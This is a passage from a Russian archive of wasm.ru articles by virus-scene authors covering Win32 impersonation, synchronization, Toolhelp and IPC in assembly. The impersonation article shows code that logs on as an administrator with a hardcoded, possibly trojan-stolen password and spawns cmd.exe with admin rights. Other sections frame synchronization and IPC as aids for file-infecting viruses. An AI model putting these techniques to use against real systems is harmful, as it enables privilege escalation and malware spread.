Архив статей wasm.ru. Том 3: Секреты Win32

Собрание русскоязычных статей сайта wasm.ru о программировании, ассемблере, реверс-инжиниринге и компьютерной безопасности. Том 3 из 11. Разделы: 5. Секреты Win32. Все приложенные файлы находятся в wasm_files.zip.

Больше крутых материалов в моём телеграм канале @grogrigs

5. Секреты Win32

Ваш друг имперсонация

Автор: Ratter/29A, пер. Aquila

Дата: 2002-06-27

Введение

Представьте ситуацию. Ваша программа выполняется не под правами администратора, но у вас есть пароль администратора (как его получить - смотрите в другой моей статье). У вас есть привилигии, которые вам нужны, и теперь вы думаете, что с ними делать? Ответом является имперсонация.

Давайте взглянем на определение имперсонации в MSDN:

> - Имперсонация - это способность треда использовать другую информацию о безопасности, нежели та, что доступна процессу, который владеет тредом.

Существует много типов имперсонации, например DDE, именованные пайпы, RPC-имперсонация и так далее. Обычно имперсонация используется, когда серверу необходимо некоторое время действовать как клиент. Но мы используем этот метода, чтобы дать нашему треду права администратора и создать процесс, обладающий такими правами...

Требуемые привилегии

Сценарий использования имперсонации может выглядеть так: ваш вирус запускается под правами администратора и устанавливает троян, чтобы получить права администратора. Затем, будучи запущенным под правами обычного пользователя, он осуществляет имперсонацию и работает, как если бы был запущен администратором.

Проверка

Во-первых, мы хотим узнать, запущен ли ваш процесс под правами администратора или нет (бессмысленно проводить имперсонацию администратора, если вы уже им являетесь :)). Этот небольшой отрывок кода может вам помочь...

```
- Проверка прав -
;------------------------------------------------------------------------------
; Функция CheckTokenMemberShip находится в advapi32.dll
; Если используется для имперсоницированного токена (token), не возвратит
; правильного результата

    SECURITY_BUILTIN_DOMAIN_RID     equ 20h
        DOMAIN_ALIAS_RID_ADMINS         equ     220h
        SECURITY_NT_AUTHORITY           equ     5

; на выходе: eax - булевое значение
```

```
is_caller_admin proc    near
        pushad
        @SEH_SetupFrame
<jmp is_caller_admin_end>

        @pushvar <dd    ?>
        pop eax
        and dword ptr [eax], 0
        push eax
        push eax
        align 4
        call $+24
        db      0ffh, 25h, 60h
        db      1                       ; создаем SID администратора
        db      2
        db      0, 0, 0, 0, 0, SECURITY_NT_AUTHORITY
        dd      SECURITY_BUILTIN_DOMAIN_RID
        dd      DOMAIN_ALIAS_RID_ADMINS
        add dword ptr [esp], 3
        push 0                          ; проверяем токен выполняющегося треда
        call CheckTokenMembership       ; for admin SID

        pop eax
        mov eax, dword ptr [eax]

is_caller_admin_end:
        @SEH_RemoveFrame
        mov dword ptr [esp.Pushad_eax], eax
        popad
        retn
is_caller_admin endp
;------------------------------------------------------------------------------
```

Имперсонация выполняющегося треда

Пусть у нас есть логин "adminstrator" с паролем "fucker". Во-первых, мы должны залогинить этого пользователя. Для этого мы используем функцию LogonUser, которая экспортируется из advpi32.dll. Давайте взглянем на прототип:

```
BOOL LogonUser(
  LPTSTR lpszUsername,    // имя пользователя
  LPTSTR lpszDomain,      // домен или сервер
  LPTSTR lpszPassword,    // пароль
  DWORD dwLogonType,      // тип операции начала сеанса
  DWORD dwLogonProvider,  // провайдер начала сеанса
  PHANDLE phToken         // получает хэндл токенов
);
```

В phToken мы получим хэндлы токенов, которые нам потребуются в дальнейшем. Провайдер начала сеанса будет null, т.е. по умолчанию. Тип начала сеанса будет LOGON32_LOGON_INTERACTIVE, пароль и имя пользователя очевидны. Домейн будет равен null. Теперь давайте взглянем на код.

```
- Залогинивание пользователя -
;------------------------------------------------------------------------------
        LOGON32_LOGON_INTERACTIVE       equ     2

        @pushvar <htoken        dd      ?>
        push 0
        push LOGON32_LOGON_INTERACTIVE
        @pushsz "fucker"
        push 0
        @pushsz "administrator"
        call LogonUserA
;------------------------------------------------------------------------------
```

Если все прошло хорошо, то теперь у нас есть токен имперсонации. Теперь мы будем использовать функцию ImpersonateLoggedOnUser, которая в конце концов объявит наш тред как имперсоницированный. Функция принимает один аргумент - токен.

```
- Имперсонация пользователя -
;--------------------------------------------------------------------------
        push dword ptr [htoken]
        call ImpersonateLoggedOnUser
;--------------------------------------------------------------------------
```

Теперь наш тред запущен под правами администратора. Мы можем делать все, что нам нужно, а затем, когда мы закончим с этим и захотим вернуть себе обратно старые права, просто вызовем функцию RevertToSelf...

```
- Возврат старых прав -
;--------------------------------------------------------------------------
        call dword ptr [ebp+tRevertToSelf]
;--------------------------------------------------------------------------
```

Создание нового процесса в имперсоницированном контексте безопасности

Во-первых, мы должны залогиниться, как и в предыдущем случае. Просто используйте тот же код, что и в разделе - Залогинивание пользователя -. Мы будем использовать функцию CreateProcessAsUser, которая также экспортируется из advapi32.dll. Эта функция почти такая же, как и CreateProcess, но она принимает на один аргумент больше - токер.

```
- Создание процесса с правами администратора -
;--------------------------------------------------------------------------
        GMEM_ZEROINIT           equ     040h

        push type(PROCESS_INFORMATION)+type(STARTUPINFO)
        push GMEM_ZEROINIT
        call GlobalAlloc
        xchg eax, ebx

        xor eax,eax
        push ebx
        push ebx
        add dword ptr [esp], type(PROCESS_INFORMATION)
        push eax
        push eax
        push eax
        push 1
        push eax
        push eax
        @pushsz "cmd.exe";
        push eax
        push dword ptr [htoken]
        call CreateProcessAsUserA

        push ebx
        call GlobalFree

        push dword ptr [htoken]
        call CloseHandle
;--------------------------------------------------------------------------
```

Это отрывок кода запустит копию командного интерпретатора, который будет выполняться в контексте безопасности администратора...

Напоследок

Как вы можете видеть, имперсонация - это очень мощная вещь. Единственное слабое звено - это пароли. Но если вы найдете хороший путь, чтобы получить пароли (например, троян), тогда она станет вашим лучшим другом :).

Синхронизация

Автор: mort[MATRiX], пер. Aquila

Дата: 2002-06-27

Если вы работаете с тредами или процессами и используете какой-нибудь вид IPC, вам может потребоваться синхронизация этих тредов или процессов, чтобы они работали друг с другом согласованно. Для синхронизации мы можем использовать следующее:

• критические секции
• объекты ядра, такие как
• события
• мутексы
• семафоры
• ожидающие таймеры

Критические секции не являются объектами ядра, как вы можете видеть. Их нельзя использовать для синхронизации процессов, их можно использовать тольк для синхронизации тредов внутри одного процесса.

Немного теории

Хорошо, немного теории... хмм... я не хочу писать тяжелый для восприятия теоретический материал, но думаю, что будет неплохо сначала сказать несколько слов.

Мы синхронизируем большей частью из-за доступов к ресурсам и некоторым другим вещам, таким как доступ к нереентерабельному коду. Если один тред собирается синхронизироваться с другим, он говорит операционной системе (OS), что хочет получить доступ к ресурсам, код или чему бы то ни было еще. OS помещает этот тред в спящее состояние, пока другой тред, у которого есть затребованный ресурс, не скажет OS, что этот ресурс свободен для других тредов. В этот момент ожидающий тред находится в критической секции (CS). Конечно, если ресурс свободен в момент запроса, тред получит доступ немедленно.

Обратите внимание: Я использовал слова: 'OS помещает этот тред в спящее состояние', это значит, что тред не будет тратить системное время, пока он ожидает ресурс. Это обратно так называемому 'busy waiting', когда тред ждет, но на это потребляется системное время. Смотрите код:

```
_CSflag         dd 012345678h
  ...
@nextCheck:
    mov eax,012345678h           ; загружаем ненулевое значение
    xchg eax,dword ptr [_CSflag] ; меняем со значением флага
    or eax,eax                   ; проверяем, сброшен  ли CS
    jnz @nextCheck               ; нет, тратим еще время OS

; начало критической секции

    xor eax,eax                  ; оставляя флаг CS равным нулю
    mov dword ptr [_CSflag],eax
; конец критической секции
    ...
Один тред ждет в цикле, пока друго (только один) в критической секции.
Взаимоисключение подтвержденно инструкцией xchg.
```

CS может быть частью программы, которая работает с уникальными ресурсами, и если более, чем один тред работает с ней в одно и то же время, он может потерпеть неудачу. Поэтому эта часть код 'критична', а треды, работающие с ней, должны 'взаимно исключать' друг друга при работе с этой критической секцией. При использовании IPC в вирусах, требуется синхронизировать каждый зараженный процесс.

Представьте, что у нас есть два треда в каждой зараженной системе. Первый ищет на HDD файлы, которые можно заразит, а второй - заражает их. У нас есть разделяемая область памяти, где 'ищущий' тред сохраняет найденные имена файлов, а 'заражающий' тред загружает их из этой области. В момент времени у нас может быть любое количество этих тредов. Мы должны убедиться, что только один 'ищущий' тред будет писать в защищенную память и только один 'заражающий' тред будет ждать, пока новые имена не будут загружены в память.

Windows - это преимущественная мультизадачная система, что означает то, что запущенные процессы переключаются тогда, когда им это говорит делать система. Зная это, мы никогда не можем знать, насколько быстры наши процессы. Создавая синхронизированный код, мы не можем предполагать скорость выполнения тредов.

Я хочу показать здесь возможную проблему 'писателей и читателей'. Вы можете посмотреть примеры (такие как этот), поискать умные книги или вирусы, использующие IPC, их много. Я покажу вам, что предлагают Windows для осуществления синхронизации.

Критические секции

Как я сказал, критические секции не являются объектами ядра и не могут быть использованны для синхронизации процессов. Посмотрите выше на 'busy-waiting' код. Я покажу тот же код, который использует критические секции.

```
Перед использованием критической секции мы должны создать ее, используя:

push указатель на структуру CRITICAL_SECTION
call InitializeCriticalSection

Функция ничего не возваращает

Если у вас мультипроцессорная система, вы можете использовать:

push spin count
push указатель на структуру CRITICAL_SECTION
call InitializeCriticalSectionAndSpinCount

Функция ничего не возвращает

CRITICAL_SECCTION  struc
        DebugInfo           dd ?
        LockCount           dd ?
        RecursionCount      dd ?
        OwningThread        dd ?
        LockSemaphore       dd ?
        SpinCount           dd ?
CRITICAL_SECCTION  ends
```

Итак, наша критическая секция создана, и мы можем использовать ее.

```
        разделяемый код
        ...
        push указатель на структуру CRITICAL_SECTION
        call EnterCriticalSection
        ; начало критической секции
        ...
        ; здесь может быть только один тред
```

```
;..
push указатель на структуру CRITICAL_SECTION
call LeaveCriticalSection
; конец критической секции
...
```

Код отличается от того, что бы приведен выше, только методо ожидания. Если в критической секции находится один тред, а другой хочет в нее попасть, OS помещает его в сон...

Если критическая секция нам больше не нужна, мы удаляем ее:

```
push указатель на структуру CRITICAL_SECTION
call DeleteCriticalSection

Функция ничего не возвращает
```

Также существует путь, чтобы узнать, можно ли войти в критическую секцию, так, чтобы OS не поместила тред в сон:

```
push указатель на структуру CRITICAL_SECTION
call TryEnterCriticalSection
```

Функция возвращает ненулевое значение, если удалось войти в критическую секцию.

Последняя функция, которая работает с CS - это SetCriticalSectionSpinCount. Если у вас есть мультипроцессорная система - идите и прочитайте ее описания. У меня такой системы нет, поэтому этот вопрос меня не волнует :).

Я думаю, что для использования критических секций вышеприведенной информации более чем достаточно.

Синхронизация через объекты ядра

Предполагается, что все объекты ядра могут использоваться как синхронизационные. Это значит, что они могут находиться в сигнализирующем или несигнализирующем состоянии. Если объект не используется, то он находится в несигнализирующем состоянии. Любой тред, который хочет получить доступ к таком объекту, должен подождать, пока объект не будет просигнализирован (например, процессы и треды сигнализируются, когда оканчивают свою работу). Доступ к объектам ядра можно получить через хэндл, который вы получаете как результат работы какой-нибудь функции с примерным названием CreateXOBJECTX.

```
Чтобы поместить тред в сон и подождать, пока объект будет просигнализирован,
используйте следующий код:

push время ожидания
push хэндл наблюдаемого объекта
call WaitForSingleObject


push время ожидания
push булевое значение - ждать всех
push указатель на массив объектов, которые нужно ждать
call WaitForMultipleObjects

булевое значение - установка в TRUE(1) укажет функции ждать все хэндлы, в
          противном случае(0) функция возвратится после сигнализации одного
          объекта

время ожидания - время в ms, которое функция будет ожидать сигнализацию

возможный результат работы этих функций:

WAIT_OBJECT_0  = 0     - мы все ждали этого... объект был просигнализирован
```

```
                        - при использовании функции XMultipleX с установкой
                          ждать один объект, мы получим индекс этого хэндла
                          в переданном массиве
WAIT_ABANDONED = 080h   - смотри в главе о мутексах
WAIT_TIMEOUT   = 0102h - время ожидания вышло... сигнализации объекта не
                          произошло
WAIT_FAILED    = -1     - вызов функции не удался... используйте
                          GetLastError

Теперь вы знаете, как ждать объект. Давайте взглянем на сами
синхронизационные объекты.
```

События

События - это простые объекты ядра, у которых нет специальных условий, при которых они переключаются в сигнализирующее состояние. Представьте, что один из процессов ждет события. Другой процесс может переключить событие с помощью функции SetEvent. Итак, рассмотрим это шаг за шагом...

```
Мы можем создать событие следующим образом:

push указатель на имя события
push булевое значение - начальное состояние
push булевое значение - режим события
push указатель на аттрибуты безопасности
call CreateEvent(A/W)

начальное состояние - событие будет создано в сигнализирующем состоянии(1)
                      или несигнализирующем(0)

режим события - событие может переводиться в несигнализирующее состояние
                автоматически (после того, как будет выполнена какая-нибудь
                из функций WaitX) или вручную (мы должны десигнализировать
                объект самостоятельно)

             auto reset   = 0
             manual reset = 1

аттрибуты безопасности - я объясню это в другой статье...
```

Если один процесс создает событие, другой может получить доступ к этому событию, используя его имя:

```
push указатель на имя события
push булевое значение - наследуется или нет
push доступ
call OpenEvent(A/W)

булевое значение - если установлено в TRUE(1), хэндл события может быть
                   унаследован другими созданными процессами

доступ :
EVENT_ALL_ACCESS   = 01f0003h  - у вас есть полный доступ к событию
EVENT_MODIFY_STATE = 2         - вы можете использовать только функции
                                 SetEvent и ResetEvent
SYNCHRONIZE        = 0100000h  - Windows NT: вы можете использовать только
                                 функции WaitX

CreateEvent и OpenEvent возвращают хэндл события
```

Есть три функции для работы с состоянием событий.

```
Чтобы установить событие в сигнализирующее состояние:

push хэндл события
call SetEvent
```

```
Чтобы установить событие в несигнализирующее состояние:

push хэндл события
call ResetEvent

push хэндл события
call PulseEvent

Эта функция устанавливает событие, пробуждает ждущий тред, а затем
сбрасывает событие. Если функция используется на событии, сбрасываемом
вручную, все ждущие треды будут пробуждены, а если событие сбрасывается
автоматически, то будет пробуждена только одна ветвь.

Все эти функции возвращают TRUE(1) в случае успеха.
```

Мутексы

Слово мутекс означает 'mutual exclusion' (взаимное исключение). Это один из легких в использовании и очень полезных синхронизационных объектов. Он похож на критические секции, но его можно использовать во взаимодействии между процессами.

Мы можем создать мутекс следующим образом:

```
push указатель на имя мутекса
push булевое значение  - инциализация
push указатель на SECURITY_ATTRIBUTES
call CreateMutex(A/W)

initialization - if TRUE(1) then mutex is created unsignalizated
                  else mutex is avaiable for anyone

инициализация - если TRUE(1), тогда мутекс создается несигнализированным,
                в противном случае он доступен кому угодно.
```

Существующий мутекс мы можем открыть так:

```
push указатель на имя мутекса
push булевое значение - наследование

наследование - если установлено в TRUE(1), хэндл события может быть
               унаследован другим созданными процессоми

доступ :

MUTEX_ALL_ACCESS  =  01f0001h  полный доступ к мутексу
SYNCHRONIZE       =  0100000h  Windows NT: вы можете использовать только
                               функции WaitX и функцию ReleaseMutex
                               (о ней позже)
```

Обе эти функции возвращают хэндл мутекса, если вызов функции прошел успешно.

Хорошо, предположим, что ваш тред создал мутекс и владеет им. Другие треды ждут мутекса одной из функций WaitX. Если мутекс вам больше не нужен - освободите его с помощью функции ReleaseMutex - один ждущий тред проснется и мутекс снова будет в несигнализированном состоянии. Вы можете освободить только тот мутекс, которым владеете.

```
push хэндл мутекса
call ReleasMutex

В случае успеха функция возвращает ненулевое значение
```

Может случиться, что какой-то тред не освободит мутекс и закончит работу. Такой мутекс считается заброшенным, и через некоторое время система проверит его и освободит.

Все о мутексах.

Семафоры

Семафоры - это очень мощные синхронизационные объекты. Сказано, что вы можете синхронизировать с их помощью все, что угодно. Как и мутексы, семафоры наблюдают за входом в критическую секцию, но разница заключается в том, что в одной критической секции может быть больше одного треда. Семафоры могут использоваться для ресурсов с ограниченным количеством.

Мы можем создать семафор следующим образом:

```
push указатель на имя семафора
push максимальное количество
push начальное количество
push указатель на SECURITY_ATTRIBUTES
call CreateSemaphore(A/W)

максимальное количество - максимальное количество тредов, которое может быть
                          внутри критической секции
начальное количество - начальное количество тредов внутри критической секции
```

Каждый раз, когда вход в критическую секцию осуществляется через семафоры, Windows уменьшает количество 'свободных ресурсов' - понижает количество доступов в критическую секцию. Если счетчик семафора равен нулю, вход в критическую секцию закрывается и входящий тред помещается в сон.

```
Конечно, есть функция API, чтобы открыть существующий семафор:

push указатель на имя семафора
push булевое занчение - наследование
push доступ
call OpenSemaphore(A/W)

наследование - если установлено в TRUE(1), хэндл событие может быть
               унаследовано другими созданными процессами

доступ :
SEMAPHORE_ALL_ACCESS   = 01f0003h  - полный доступ к семафору
SEMAPHORE_MODIFY_STATE = 2         - позволяет использование
                                     ReleaseSemaphore
SYNCHRONIZE            = 0100000h  - позволяет использовать функции WaitX

Обе эти функции возвращают хэндл семафора в случае успеха
```

Если нет надобности в использовании ресурса, за которым наблюдает семафор, используйте функцию ReleaseSemaphore, чтобы увеличить количество возможных доступов к ресурсу.

```
push указатель на двойное слово - получаем предыдущее значение счетчика
                                  семафора
push насколько увеличить значение семафора
push хэндл семафора
call ReleaseSemaphore
```

Семафоры находятся в сигнализирующем состоянии, если значение его счетчика не равно нулю, в противном случае он устанавливается в несигнализирующее состоянии и входящий тред помещается в сон, как я говорил раньше...

Все о семафорах.

Ждущие таймеры

Ждущие таймеры появились в Windows начиная с NT 4. До сих пор у нас были объекты, которые мы должны были вручную (как правило :)) переключить в сигнализирующее состояние. Ждущие таймеры - это объекты, которые сигнализируют себя сами после некоторого периода времени. Давайте начнем...

```
Ждущий таймер создается следующим образом:

push указатель на имя
push булевое значение - авто/ручной сброс
push указатель на SECURITY_ATTRIBUTES
call CreateWaitableTime(A/W)

авто/ручной сброс - также, как в событиях

Мы можем открыть существующий ждущий таймер так:

push указатель на имя
push булевое значение - наследование
push доступ
call OpenWaitableTimer(A/W)

наследование - если установлено в  TRUE(1), хэндл события может быть
унаследован другими созданными процессами

доступ :
TIMER_ALL_ACCESS   = 01f0002h  - полный доступ
SYNCHRONIZE        = 0100000h  - позволяет использование функций WaitX
TIMER_MODIFY_STATE = 2         - доступ к SetWaitableTime и
                                 CancelWaitableTimer


Обе функции возвращают хэндл ждущего таймера в случае успеха
```

Итак, мы создали или открыли ждущий таймер, а теперь настоло время установить его.

```
push булевое значение - продолжение
push указатель на аргумент завершающей процедуры
push указатель на завершающую процедуру
push период
push указатель на начальное время
push хэндл ждущего таймера
call SetWaitableTimer

указатель на начальное время - вам потребуется указать, когда таймер
                               сработает в первый раз. Дата должна быть в
                               формате LARGE_INTEGER.

период - устанавливает период срабатываний в наносекундах.

указатель на завершающую процедуру - процедура, выполняющаяся при срабатывании
                                      таймера.

  void APCRoutine(LPVOID argToCompletionRoutine,DWORD dwTimerLowValue,
                  DWORD dwTimerHighValue);

продолжение - если вы установите этот параметр в TRUE(1), компьютер
              выйдет из спящего режима, если он в нем находился... :)

Последний API... мы можем сбросить настройки любого ждущего таймера:

push хэндл ждущего таймера
call CancelWaitableTimer
```

Все о ждущих таймерах.

Напоследок

Я думаю, что большинство новых вирусов будут использовать какой-нибудь вид IPC, а значит и один из видов синхронизации. Эта статья дает только обзор того, что Windows предлагает для синхронизации, эта тема довольно сложна и не может быть полностью объяснена в одной или двух статьях... идите и синхронизируйте... :)

Функции toolhelp

Автор: mort[MATRiX], пер. Aquila

Дата: 2002-06-27

Ладно, эта статья не будет переполнена теорией. Я думаю, что использование toolhelp'а достаточно легко, поэтому я объясню функции API, которые относятся к нему без всякой теоретической чепухи.

Итак, если у нас есть доступ к функциям Toolhelp (не в NT4), вы можете узнать о процессах, модулях, тредах и кучах, которые запущены сейчас в системе. Прекрасно... теперь немного теории :))). Есть нечто, что называется снапшотом системы. MSDN говорит: "Снапшот - это доступная только для чтения копия текущего состояния одного или более из следующих списков объектов, находящихся в системе: процессы, треды, модули и кучи." И это правда :))). Поэтому, если вы можете получить хэндл снапшота, вы можете увидеть запущенные в системе процессы и получить их полные пути. Отлично... с теорией все :))).

Чтобы получить хэндл снапшота, используйте функцию CreateToolhelp32Snapshot:

```
Функция возвращает хэндл текущего снапшота
                   -1, если вызов не удался - используйте GetLastError
                                              для получения расширенной
                                              информации

флаги - TH32CS_SNAPHEAPLIST = 1 ; включить список куч в снапшот
        TH32CS_SNAPPROCESS  = 2 ; включить списко процессов
        TH32CS_SNAPTHREAD   = 4 ; включить список тредов
        TH32CS_SNAPMODULE   = 8 ; включить список модулей
        TH32CS_SNAPALL = 1 | 2 | 4 | 8 ; в снапшот будет включено все
        TH32CS_INHERIT = 080000000h    ; снапшот может наследоваться
```

Теперь у нас есть хэндл снапшота, который нам требовался. После того, как мы закончим с ним работать, его можно закрыть с помощью функции CloseHandle.

```
push хэндл снапшота
call CloseHandle
```

Представьте, что у нас есть хэндл снапшота процессов...

Обход процессов (и всего остального, что включено в снапшот) похож на обход файлов с помощью FindFirstFile и FindNextFile.

```
push указатель на структуру PROCESSENTRY32
push хэндл снапшота
call Process32First
```

Функция возвращает TRUE в случае успеха, переданная структура содержит данные

```
PROCESSENTRY32 struc
  _size            dd ?    ; размер структур - нужно установить до вызова
  _usage           dd ?    ; ссылок на процесс - живет, пока не равно нулю
  _processID       dd ?    ; PID
  _defaultHeapID   dd ?    ; ID кучи процесса по умолчанию
  _moduleID        dd ?    ; MID :))
  _threads         dd ?    ; количество запущенных процессом тредов
  _parentProcessID dd ?    ; PID процесса, создавшего наш процесс
  _priClassBase    dd ?    ; базовый приоритет тредов
  _flags           dd ?    ; зарезервировано
  _exeFile db 255 dup(?)   ; лучшее напоследок - полный путь к процессам!
PROCESSENTRY32 ends
```

Чтобы получить следующий процесс:

```
                                                    |
push указатель на структуру PROCESSENTRY32
```

```
push хэндл снапшота
call Process32Next
```

Функция возвращает TRUE в случае успеха, PROCESSENTRY32 содержит данные

Есть еще одна функция, предоставленная Toolhelp, для работы с процессами:

```
push сколько байтов считать в буфер ; если NULL - игнорируется
push сколько байтов считать из процесса
push указатель на буфер
push адрес для чтения
push PID              ; PID процесса, из которого будет произведено чтение
call Toolhelp32ReadProcessMemory

Функция возвращает TRUE в случае успеха

адрес для чтения - это значение сначала проверяется системой, поэтому если
                   у вас нет доступа, функция не сработает.
```

Представьте, что у нас есть хэндл снапшота модулей...

Этот снапшот включает список модулей, используемых каждым запущенным процессов.

```
push указатель на структуру MODULEENTRY32
push хэндл снапшота
call Module32First

push указатель на структуру MODULEENTRY32
push хэндл снапшота
call Module32Next

MODULEENTRY32 struc
  _size           dd ? ; размер структуры - должен быть установлен до вызова
  _moduleID       dd ? ; MID - в контексте процесса-владельца
  _processID      dd ? ; PID проверяющего процесса
  _glblcntUsage   dd ? ; глобальных ссылок на модуль
  _procCntUsage   dd ? ; ссылок процесса на модуль
  _modBaseAddr    dd ? ; базовый адрес модуля в контексте процесса
  _modBaseSize    dd ? ; размер модуля
  _hModule        dd ? ; хэндл модуля в контексте процесса
  _module db 255 + 1 dup(?) ; имя модуля
  _exePath db 255 dup(?)    ; путь к модулю
MODULEENTRY32 ends
```

Представьте, что у нас есть хэндл снапшота куч

С помощью этого снапшот мы можем узнать о куче каждого из запущенных процессов. сначала мы должны получить ID кучи в процессе. Это делается так:

```
push HEAPLIST32
push хэндл снапшота
call Heap32ListFirst

push HEAPLIST32
push хэндл снапшота
call Heap32ListNext

HEAPLIST32 struc
  _size       dd ? ; уфффф... это размер...
  _processID  dd ? ; PID процесса-владельца
  _teapID     dd ? ; идентификатов кучи
  _flags      dd ? ; определено как HF32_DEFAULT = 1
HEAPLIST32 ends
```

Ладно, с помощью этой функции мы получаем ID кучи, который понадобиться нам в дальнейшем:

```
push heapID      ; идентификатор кучи, который возвращается функциями xListX
push PID         ; PID процесса-владельца
push HEAPENTRY32
call Heap32First

push HEAPENTRY32
```

```
call Heap32Next

HEAPENTRY32 struc
  _size       dd ? ; вы уже поняли :)
  _handle     dd ? ; хэндл блока кучи
  _address    dd ? ; линейный адрес начала блока
  _blockSize  dd ? ; размер блока кучи
  _flags      dd ? ; смоти ниже
  _lockCount  dd ? ; количество закрытий (Global[Local]Lokh)
  _resvd      dd ? ; зарезервировано
  _processID  dd ? ; PID проверяемого процесса
  _heapID     dd ? ; ID кучи в контексте процесса
HEAPENTRY32 ends

_flags - LF32_FIXED    = 1 ; блок памяти имеет фиксированное местоположение
         LF32_FREE     = 2 ; блок памяти свободен
         LF32_MOVEABLE = 4 ; блок памяти можно переместить
```

Представьте, что у нас есть хэндл снапшота тредов

```
push указатель на структуру THREADENTRY32
push хэндл снапшота
call Thread32First

        и

push указатель на структуру THREADENTRY32
push хэндл снапшота
call Thread32Next
```

Функция возвращает то же, что и аналогичные функции работы с процессами

```
THREADENTRY32 struc
  _size           dd ? ; размер структуры
  _usage          dd ? ; ссылок на тред - живет, пока не равно нулю
  _threadID       dd ? ; идентификатор треда
  _ownerProcessID dd ? ; PID процесса, которые владеет тредом
  _basePri        dd ? ; начальный уровень приоритета
  _deltaPri       dd ? ; разность со знаком относительно базового приоритета
  _flags          dd ? ; зарезервировано
THREADENTRY32 ends
```

Напоследок

Ладно, это все, что я нашел о Toolhelp.

Взаимодействие между процессами

Автор: mort[MATRiX], пер. Aquila

Дата: 2002-06-27

Взаимодействие между процессами (IPC) - это путь, с помощью которого процессы могут взаимодействовать между собой. У каждого процесса есть свое собственное отдельное адресное пространство, поэтому процессы не могут напрямую видеть память других процессов. Win32 API предоставляет несколько разновидностей IPC. IPC может быть очень полезно для вирусов, поэтому я объясню несколько путей, хотя я не уверен, что в вирусах применимы все из этих путей.

В этой статье объясняются следующие виды IPC:

• атомы
• мэппинг файлов
• анонимные пайпы
• мейлслоты

Атомы

Атомы - это очень простой и доступный путь IPC. Идея состоит в том, что процесс может поместить строку в таблицу атомов и эта строка будет видна другим процессам. Когда процесс помещает строку в таблицу атомов, он получает 32-х битное значение (атом), и это значение используется для доступа к строке. Система не различает регистр строки.

Есть два типа таблиц атомов - глобальная (GAT) и локальная (LAT).

```
Добавление строки в GAT

  push _address_of_string - строка, заканчивающаяся NULL, максимальный
                            размер равен 255 байтам
  call GlobalAddAtom(A/W)

  Возвращает в eax атом

Удаление атома из GAT

  push _atom
  call GlobalDeleteAtom(A/W)

  Возвращает 0 в eax, если вызов функции прошел успешно

Поиск атома

  push _адрес_строки - заканчивающаяся NULL'ом строка, максимальный размер
                       которой равен 256 байтам
  call GlobalFindAtom(A/W)

  Возвращает 0 в eax, если вызов функции неудался, либо атом, если вызов
  прошел успешно

Получить строку атома, имея атом

  push _size_of_buffer      - длина буфера
  push _address_of_buffer   - буфер
  push _atom                - атом :)
  call GlobalGetAtomName(A/W)
  Если вызов прошел успешно, буфер будет заполнен строкой атома
```

LAT использует те же функции для работы с атомами, только без приставки 'Global'. Как бы то ни было, LAT виден тольк для текущего процесса, но не для других. Количество элементов по умолчанию равно 37, но его можно изменить с помощью функции InitAtomTable. Максимальное количество, которое можно установить, равно 3FFF. Хм, это число указано в MSDN, но я пытался

получить сообщение об ошибке, вызывая эту функцию с более высоким значением, и у меня ничего не вышло. Похоже, что функция работает с любым количеством элементов.

```
Инициализация LAT

  push _размер_LAT
  call InitAtomTable

  Возвращает ...
```

Вот и все об атомах...

Мэппинг файлов

Я думаю, что мэппинг файлов - это хорошо известный путь для доступа к файлам. Он объяснен во многих статьях, поэтому я не буду тратить время на подробности. Идея в том, что мы можем промэппировать файл в память. Тогда с каждым изменением в памяти, будет меняться и файл. Применительно к IPC мы можем промэппировать файл в нескольких процессах и взаимодействовать через него.

```
 функции

push шаблонный хэндл файла           ; по умолчанию - 0
push флаги и аттрибуты               ; по умолчанию - 0
push флаги открытия и создания
push аттрибуты безопасности          ; по умолчанию - 0
push флаги разделяемого доступа      ; по умолчанию - 1
push доступ к файлу
push имя файла

call CreateFile(A/W)


Возвращает хэндл файла

флаги создания и открытия
      CREATE_NEW          equ 1
      CREATE_ALWAYS       equ 2
      OPEN_EXISTING       equ 3
      OPEN_ALWAYS         equ 4
      TRUNCATE_EXISTING   equ 5

доступ к объекту
      GENERIC_READ        equ 080000000h
      GENERIC_WRITE       equ 040000000h
      GENERIC_EXECUTE     equ 020000000h
      GENERIC_ALL         equ 010000000h

Правильный мэппинг файла начинается здесь, ...объект, который должен быть
промэппирован, не нужно открывать CreateFile(A/W). Если мы используем
значение (-1) в аргументе хэндла файла, мы промэппируем часть разделяемой
пммяти без связывания с файлом, ...идеально для IPC.

push имя промэппированного объекта     ; по умолчанию - 0
push нижние 32 бита размера объекта    ; по умолчанию - размер
push верхние 32 32 bits of object size ; по умолчанию - 0
push защита                            ; по умолчанию - 4
push аттрибуты безопасности            ; по умолчанию - 0
push хэндл файла                       ; по умолчанию - HNDL от CreateFile

call CreateFileMapping(A/W)

Возвращает хэндл объекта

Эта функция создает объект мэппинга и возвращает хэндл его защиты
             PAGE_READONLY             equ 2
             PAGE_READWRITE            equ 4
             PAGE_WRITECOPY            equ 8
Аттрибуты безопасности - указатель может быть установлен в NULL, как бы
```

```
то ни было, вот структура:
             SECURITY_ATTRIBUTES struc
               _saSize              dd ? ; размер структуры
               _lpSecurityDescriptor dd ? ; указатель на дескриптор
                                          ; безопасности
               _bInheritHandle      dd ? ; булевое значение, истинно для
                                          ; наследования
             SECURITY_ATTRIBUTES ends

push имя мэппирующегося объекта
push флаг наследования
push реим доступа

call OpenFileMapping(A/W)

Возвращает хэндл объекта

Режим доступа
            FILE_MAP_WRITE   equ 2       ;R/W access
            FILE_MAP_READ    equ 4       ;R access

     теперь у нас есть map-объект

push сколько байтов мэппировать ; по умолчанию - размер
push нижняя часть смещения      ; по умолчанию - 0
push верхняя часть смещения     ; по умолчанию - 0
push access mode      ;--------------------------------
push object handle    ; по умолчанию - HNDL from Create(Open)FileMapping

call MapViewOfFile

Возвращает адрес в памяти

       теперь у нас есть промэппированный в память файл
       мы можем записать часть промэппированного файла на диск, используя:

         push количество байтов, которое нужно записать
         push начальный адрес

         call FlushViewOfFile


push адрес в памяти
call UnmapViewOfFile   ; демэппирует файл


push хэндл объекта     ; закрывает объект мэппинга
call CloseHandle


push хэндл файла       ; закрывает хэндл файла
call CloseHandle
```

Вот и все о мэппинге файлов.

Анонимные пайпы

Есть два типа пайпов: анонимные и именованные. Именованные пайпы 'немного' труднее использовать, чем анонимные, поэтому я расскажу о них в другой статье.

